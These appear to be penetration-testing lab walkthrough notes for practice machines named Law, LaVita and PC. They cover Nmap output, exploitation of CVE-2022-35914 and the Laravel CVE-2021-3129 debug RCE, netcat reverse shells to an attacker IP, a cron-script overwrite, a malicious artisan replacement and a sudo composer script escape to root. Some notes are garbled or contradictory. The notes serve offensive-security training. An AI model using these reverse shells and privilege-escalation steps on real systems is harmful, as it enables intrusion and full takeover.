 # python3 CVE-2022-35914.py -u http://192.168.161.190/ -c "nc 192.168.45.205 8080 -e /bin/bash"

```
┌──(root💀kali)-[/home/…/pg/Lin/Law/CVE-2022-35914-poc]
└─# python3 CVE-2022-35914.py -u http://192.168.161.190/ -c "nc 192.168.45.205 8080 -e /bin/bash"
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Law]
└─# rlwrap -cAr nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.190] 37538
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@law:/var/www/html$ ls
```

Got the **local.txt**

```
www-data@law:/var/www$ cat local.txt
cat local.txt
2506167ac8d5af6929c0e7e3c7f539fe
```

PrivEsc: [Cron-Job]

→ Tried multiple privesc vectors !!
→ But unable to get the things done !!

Tried to retrive all the cron jobs also nothing found intresting !!

Installed the **pspy32** on the target machine and see all the runnning monitoring all the internal processes !!

why **pspy32** ?

becasue it is **32bit** OS !!

```
www-data@law:/dev/shm/temp$ uname -a
uname -a
Linux law 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
```

Upload to the target system and give executable permissions and run it !!

www-data@law:/dev/shm/temp$ **./pspy32**

```
2024/06/22 10:27:01 CMD: UID=0     PID=62656  | /usr/sbin/CRON -f
2024/06/22 10:27:01 CMD: UID=0     PID=62658  | /bin/bash /var/www/cleanup.sh
2024/06/22 10:27:01 CMD: UID=0     PID=62657  | /bin/sh -c /var/www/cleanup.sh
2024/06/22 10:27:01 CMD: UID=0     PID=62659  | /bin/bash /var/www/cleanup.sh
2024/06/22 10:27:01 CMD: UID=0     PID=62660  | /bin/bash /var/www/cleanup.sh
```

You can see the backscript cleanup.sh file is running as root user !!

You can also see as a **www-data** user !! we can modify it !!

```
www-data@law:/var/www$ ls -al
ls -al
total 20
drwxr-xr-x  3 root     root     4096 Aug 25  2023 .
drwxr-xr-x 12 root     root     4096 Aug 24  2023 ..
-rwxr-xr-x  1 www-data www-data   82 Aug 25  2023 cleanup.sh
drwxr-xr-x  2 www-data www-data 4096 Aug 25  2023 html
-rw-r--r--  1 www-data www-data   33 Jun 22 09:24 local.txt
```

www-data@law:/var/www$ **echo "nc 192.168.45.205 8080 -e /bin/bash" > cleanup.sh**

and listen on port 8080 !!

```
www-data@law:/var/www$ echo "nc 192.168.45.205 8080 -e /bin/bash" > cleanup.sh
< "nc 192.168.45.205 8080 -e /bin/bash" > cleanup.sh
www-data@law:/var/www$ cat cleanup.sh
cat cleanup.sh
nc 192.168.45.205 8080 -e /bin/bash
www-data@law:/var/www$
```

```
└─# rlwrap -cAr nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.190] 44658

python3 -c 'import pty; pty.spawn("/bin/bash")'
root@law:~# whoami
whoami
root
```

After some time we got access as root user !!

```
root@law:~# cat proof.txt
cat proof.txt
6d995a50e69777a954b37dc07c71d92f
root@law:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq
    link/ether 00:50:56:ab:25:92 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.161.190/24 brd 192.168.161.255 scope global en
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:2592/64 scope link
       valid_lft forever preferred_lft forever
root@law:~#
```

We got the **proof.txt**

LaVita [Medium]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.161.190 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_ 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open http Apache httpd 2.4.56 ((Debian))
|_http-title: W3.CSS Template
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ There is again an http server on port **80** !!




there is an **Dropdown** there is a demo login and register page !!



Enter any details and login !!


There is an upload feature but no use !!

we can chnage the debug mode to enable and disable !!



Don't have any idea what they are using !!

just navigated to any 404 page !!



You can see they are using **laravel 8.4.0**

Search for the larvel 8.4.0 debug rce exploit got the CVE ID: **cve-2021-3129**

Found a good Exploit in github : **https://github.com/joshuavanderpoll/CVE-2021-3129**

python3 CVE-2021-3129.py

```
┌──(root💀kali)-[/home/…/pg/Lin/LaVita/CVE-2021-3129]
└─# python3 CVE-2021-3129.py
/home/kali/offsec/pg/Lin/LaVita/CVE-2021-3129/CVE-2021-3129.py:10: DeprecationWarning: p
esources.html
  import pkg_resources

   _____   _____    ___ ___ ___ _     _____ ___ ___
  / __\ \ / / __|_|_  )  \_  ) |__|__ / |_  ) _ \
 | (__ \ V /| _|___/ / () / /| |___|_ \ |/ /\_, /
  \___| \_/ |___| /___\__/___|_|   |___/_/___|/_/
 https://github.com/joshuavanderpoll/CVE-2021-3129

[•] Using PHPGGC: https://github.com/ambionics/phpggc
[?] Enter host (e.g. https://example.com/) : http://192.168.223.38/
[?] Would you like to use the previous working chain 'laravel/rce1' [Y/N] : N
[@] Starting exploit on "http://192.168.223.38/"...
[@] Testing vulnerable URL "http://192.168.223.38/_ignition/execute-solution"...
[√] Host seems vulnerable!
[@] Searching Laravel log file path...
[•] Laravel seems to be running on a Linux based machine.
[√] Laravel log path: "/var/www/html/lavita/storage/logs/laravel.log".
[•] Laravel version found: "8.4.0".
[•] Use "?" for a list of all possible actions.
[?] Please enter a command to execute: execute nc 192.168.45.168 4444 -e /bin/bash
[@] Executing command "nc 192.168.45.168 4444 -e /bin/bash"...
[@] Generating payload...
```

we got the shell on port **4444**

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/LaVita]
└─# rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.168] from (UNKNOWN) [192.168.223.38] 57822
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/$ tty
tty
/dev/pts/0
www-data@debian:/$ ls
```

we got the shell as **www-data** user

got the **local.txt** and found another user → **skunk**

We are unable to create any new directories or files in that skunk directory only have read permissions !!

So we need to elavte as skunk first then we need to get the root !!

Priv Esc: [Cron Jobs]

Tried all the priv Esc vectors but only found the croon jobs !! where one php file is run by the skunk user and www-data user have all access on that file Just replaced that file and got the shell !!

Uisng **pspy32** we found the attack vector !!

www-data@debian:/dev/shm/temp$ **./pspy32**

```
2024/06/22 22:09:01 CMD: UID=0     PID=1161   | /usr/sbin/CRON -f
2024/06/22 22:09:01 CMD: UID=0     PID=1163   | /usr/sbin/CRON -f
2024/06/22 22:09:01 CMD: UID=0     PID=1164   | /sbin/init
2024/06/22 22:09:01 CMD: UID=1001  PID=1165   | /bin/sh -c /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/06/22 22:09:01 CMD: UID=0     PID=1166   | /usr/sbin/CRON -f
```

Now see the **artisan** file


```
www-data@debian:/var/www/html/lavita$ ls -al artisan
ls -al artisan
-rwxr-xr-x 1 www-data www-data 1686 Nov 10  2020 artisan
www-data@debian:/var/www/html/lavita$ cat artisan
cat artisan
#!/usr/bin/env php
<?php

define('LARAVEL_START', microtime(true));

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
| Composer provides a convenient, automatically generated class loa
| for our application. We just need to utilize it! We'll require it
```

it is a php file so let's replace that file with the same name with our malicious file !!

www-data@debian:/var/www/html/lavita$ **wget http://192.168.45.168/shell.php -O /dev/shm/temp/artisan**


www-data@debian:/var/www/html/lavita$ **mv /dev/shm/temp/artisan artisan**

And listen on **1234** we got the shell as **skunk** user !!



there is no tty on it just import the python tty !! [Most Important]

PrivEsc: Sudo Misconfiguration [skunk to root]



oon that foler only we can run as root that folder we don't ahve access to modify but the ww-data user have so shoft to that shell and proceed the commands !!

www-data shell:


www-data@debian:/var/www/html/lavita$ **mv composer.json composer.json.bk**

www-data@debian:/var/www/html/lavita$ **echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' > composer.json**

skunk shell:

skunk@debian:/var/www/html/lavita$ **sudo /usr/bin/composer --working-dir=/var/**

www/html/lavita run-script x



got access as root user !!

PC [Medium]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.161.190 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
| 256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_ 256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
8000/tcp open http-alt ttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
|_http-server-header: ttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
|_http-title: ttyd - Terminal
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 Not Found
